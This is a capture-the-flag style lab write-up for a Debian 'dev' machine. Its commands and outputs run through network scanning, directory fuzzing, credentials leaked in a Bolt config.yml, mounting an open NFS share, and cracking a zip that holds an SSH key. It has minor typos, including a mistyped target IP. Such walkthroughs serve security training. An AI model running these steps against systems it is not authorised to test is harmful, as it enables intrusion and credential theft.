
*NOTE:* In order to Connect the Target ie. Academy Machine to the Same Networks as Attacker ie. Kali Machine, we need to Log In using the following Credentials:

**USERNAME:** root
**PASSWORD:** tcm

and Enter the following Command:

> dhclient




```
Debian GNU/Linux 10 dev tty1

dev login: root
Password:
Last login: Wed Nov 16 16:16:27 EST 2022 on tty1
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dev:~# dhclient
root@dev:~# _
```

---

# Machine Information

- **Attacker Machine**


**HOSTNAME:** kali
**IP ADDRESS:** 192.168.137.133
**SUBNET MASK:** 255.255.255.0



```
┌──(root㉿kali)-[~/academy]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **Target Machine**

**IP ADDRESS:** 192.158.137.134
**SUBNET MASK:** 255.255.255.0



```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1   92:9c:4a:8c:33:65       (Unknown: locally administered)
192.168.137.2   00:50:56:e6:c8:8b       VMware, Inc.
192.168.137.134 00:0c:29:9b:00:96       VMware, Inc.
192.168.137.254 00:50:56:e3:48:b7       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.977 seconds (129.49 hosts/sec). 4 responded
```

# NMAP

- All Ports

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:16 EST
Nmap scan report for 192.168.137.134
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
35127/tcp open  unknown
54509/tcp open  unknown
55773/tcp open  unknown
60857/tcp open  unknown
MAC Address: 00:0C:29:9B:00:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

## What is NFS?

Network File System (NFS) is a networking protocol for distributed file sharing. A file systemdefines the way data in the form of files is stored and retrieved from storage devices, such as hard disk drives, solid-state drives and tape drives. NFS is a network file sharing protocol that defines the way files are stored and retrieved from storage devices across networks.

NFS enables system administrators to share all or a portion of a file system on a networked server to make it accessible to remote computer users. Clients with authorization to access the shared file system can mount NFS shares, also known as shared file systems. NFS uses Remote Procedure Calls (RPCs) to route requests between clients and servers.

## Enumerating HTTP ie. Port 80

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:22 EST
Nmap scan report for 192.168.137.134
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.48 ms 192.168.137.134

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

**Version** - Apache httpd 2.4.38 ((Debian))

**Device type:** general purpose
**Running**: Linux 4.X|5.X
**OS CPE:** cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

**OS details**: Linux 4.15 - 5.6
**Network Distance**: 1 hop

**HTTP-Title:** Bolt - Installation error

**Bolt** is a **CMS** based on **PHP**

## Enumerating HTTP Proxy ie. Port 8080


```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:28 EST
Nmap scan report for 192.168.137.134
Host is up (0.0017s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.65 ms 192.168.137.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```

## Directory Brute Forcing

> ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u 192.168.137.134:80/FUZZ

We came across this Directory: */app/*

When we went there, we saw and downloaded *config.yml*



# Index of /app/config

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| config.yml | 2021-06-01 15:38 | 21K | |
| contenttypes.yml | 2021-06-01 10:12 | 12K | |
| extensions/ | 2020-10-19 12:51 | - | |
| menu.yml | 2021-06-01 10:12 | 672 | |
| permissions.yml | 2021-06-01 10:12 | 8.3K | |
| routing.yml | 2021-06-01 10:12 | 3.4K | |
| taxonomy.yml | 2021-06-01 10:12 | 793 | |

*Apache/2.4.38 (Debian) Server at 192.168.137.134 Port 80*

From that, we found the following information

```
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```

Also on http://192.168.137.134:8080/dev/ , we can make a Member and Sign Up.

## Enumerating NFS ie. Port 2049


```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:47 EST
Nmap scan report for 192.168.137.134
Host is up (0.0018s latency).
```

```
PORT     STATE SERVICE VERSION
2049/tcp open  nfs     3-4 (RPC #100003)
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.76 ms 192.168.137.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

**NFS Version** : 3-4 (RPC #100003)

### SEE WHAT MOUNTS ARE AVAILABLE


> showmount -e <IP_>




```
┌──(root㉿kali)-[~/dev/mnt]
└─# showmount -e 192.168.137.134
Export list for 192.168.137.134:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

### MOUNT THE FILE SHARE

> mount -t nfs <IP*ADDRESS>:<MOUNT*> <WHERE_TO>




```
┌──(root㉿kali)-[~/dev/mnt]
└─# mount -t nfs 192.168.137.134:/srv/nfs ./mnt
```



```
┌──(root㉿kali)-[~/dev/mnt]
└─# ls
mnt

┌──(root㉿kali)-[~/dev/mnt]
└─# cd mnt

┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# ls
save.zip
```

We can see a file by the Name of **save.zip**

We try to Unzip it, but it Password Protected and it also has an important file




```
┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
   skipping: id_rsa                  incorrect password
   skipping: todo.txt                incorrect password

┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# 
```

Hence, we will use **frackzip**

> frackzip -v -u -D -p <wordlist> <*file*>


where,

v -> Verbosity
u -> Unzip
-D -> Dictionary Attack
-p -> We will use a Wordlists



```
┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101
```

Password is: java101

